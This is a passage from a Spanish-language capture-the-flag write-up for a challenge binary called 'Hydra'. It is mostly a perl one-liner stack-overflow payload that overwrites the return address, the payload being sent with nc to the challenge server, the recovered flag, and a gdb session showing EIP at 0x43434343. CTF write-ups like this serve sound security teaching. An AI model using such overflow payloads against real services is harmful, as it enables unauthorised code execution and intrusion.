JAM ~$ perl -e 'print "65536\n" . "A"x16 . "B"x4 . "\xcd\x42\x41\x8" . "C"x4 . "\xa0\x60\x41\x8" . "\n"| ./hydra.exe 10.10.10.10 4444 65536
Bienvenido al sistema de reclutamiento de agentes.
¡Veamos si tienes lo que hay que tener para ser parte de Hydra!

Edad: 0
Parece que tienes madera de agente... hagamos una ultima comprobacion...
Cuéntame el secreto y yo te contare el mio:
Buen trabajo!
JAM{Esta no es la flag}

Segmentation fault
```



Nuestro humilde payload modifica la pila de ejecución e imprime el flag.

Lo probamos contra el servidor:

```
UAM ~$ perl -e 'print "65536\n" . "A"x16 . "B"x4 . "\xcd\x42\x41\x8" . "C"x4 . "\xa0\x60\x41\x8" . "\n"|nc 34.247.69.86 9000'
65536
AAAAAAAAAAAAAAAAABBBB0BA^HCCCC0^A^H

Bienvenido al sistema de reclutamiento de agentes.
¡Veamos si tienes lo que hay que tener para ser parte de Hydra!

Edad: 0
Parece que tienes madera de agente... hagamos una ultima comprobacion...
Cuéntame el secreto y yo te contare el mio:
Buen trabajo!
UAM{f2d593fa4eb0cd1860ed80fb0f7236ca}
```

Obtención de la flag en el servidor usando el mismo payload.

Si lanzamos una sesión con **gdb**, veremos como, tras imprimírnos el valor de la flag, sym.a() retorna a **0x43434343 (CCCC)**, tal y como hemos indicado en nuestro payload, provocando un **segmentation fault**:

```
UAM ~$ perl -e 'print "65536\n" . "A"x16 . "B"x4 . "\xcd\x42\x41\x8" . "C"x4 . "\xa0\x60\x41\x8" . "\n" > input
UAM ~$ gdb -q ./hydra.o
GEF for linux ready, type 'gef' to start, 'gef config' to configure
68 commands loaded for GDB 7.12.0.20161007-git using Python engine 3.5
[*] 2 commands could not be loaded, run 'gef missing' to know why.
Reading symbols from ./hydra.o...(no debugging symbols found)...done.
gef> r < input
Starting program:
                                hydra.o < input

Bienvenido al sistema de reclutamiento de agentes.
¡Veamos si tienes lo que hay que tener para ser parte de Hydra!

Edad: 0
Parece que tienes madera de agente... hagamos una ultima comprobacion...
Cuéntame el secreto y yo te contare el mio:
Buen trabajo!
UAM{Esta no es la flag}

Program received signal SIGSEGV, Segmentation fault.
[ Legend: Modified register | Code | Heap | Stack | String ]

[ registers ]
$eax : 0x8
$ebx : 0x41414141 ("AAAA"?)
$ecx : 0x84171ef  -> "a no es la flag}\n te contare el mio: \n una ultim[...]"
$edx : 0xf7f9c870  -> 0x00000000
$esp : 0xfffffd214 -> 0x084160a0 -> "UAM{Esta no es la flag}"
$ebp : 0x42424242 ("BBBB"?)
$esi : 0x1
$edi : 0xf7f9b000  -> 0x001b2db0
$eip : 0x43434343 ("CCCC"?)
$eflags: [carry parity adjust zero SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]
$gs: 0x0063 $es: 0x002b $cs: 0x0023 $ss: 0x002b $fs: 0x0000 $ds: 0x002b

[ stack ]
0xfffffd214 +0x00: 0x084160a0 -> "UAM{Esta no es la flag}" - $esp
0xfffffd218 +0x04: 0xfffffd200 -> 0x084142d9 -> <a+12> add ebx, 0x1d27
0xfffffd21c +0x08: 0x01414471
0xfffffd220 +0x0c: 0xfffffd240 -> 0x00000001
0xfffffd224 +0x10: 0x00000000
0xfffffd228 +0x14: 0x00000000
0xfffffd22c +0x18: 0xf7e00286 -> <__libc_start_main+246> add esp, 0x10
0xfffffd230 +0x1c: 0x00000001

[ code:i386 ]
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x43434343

[ threads ]
[#0] Id 1, Name: "hydra.o", stopped, reason: SIGSEGV

[ trace ]
0x43434343 in ?? ()
```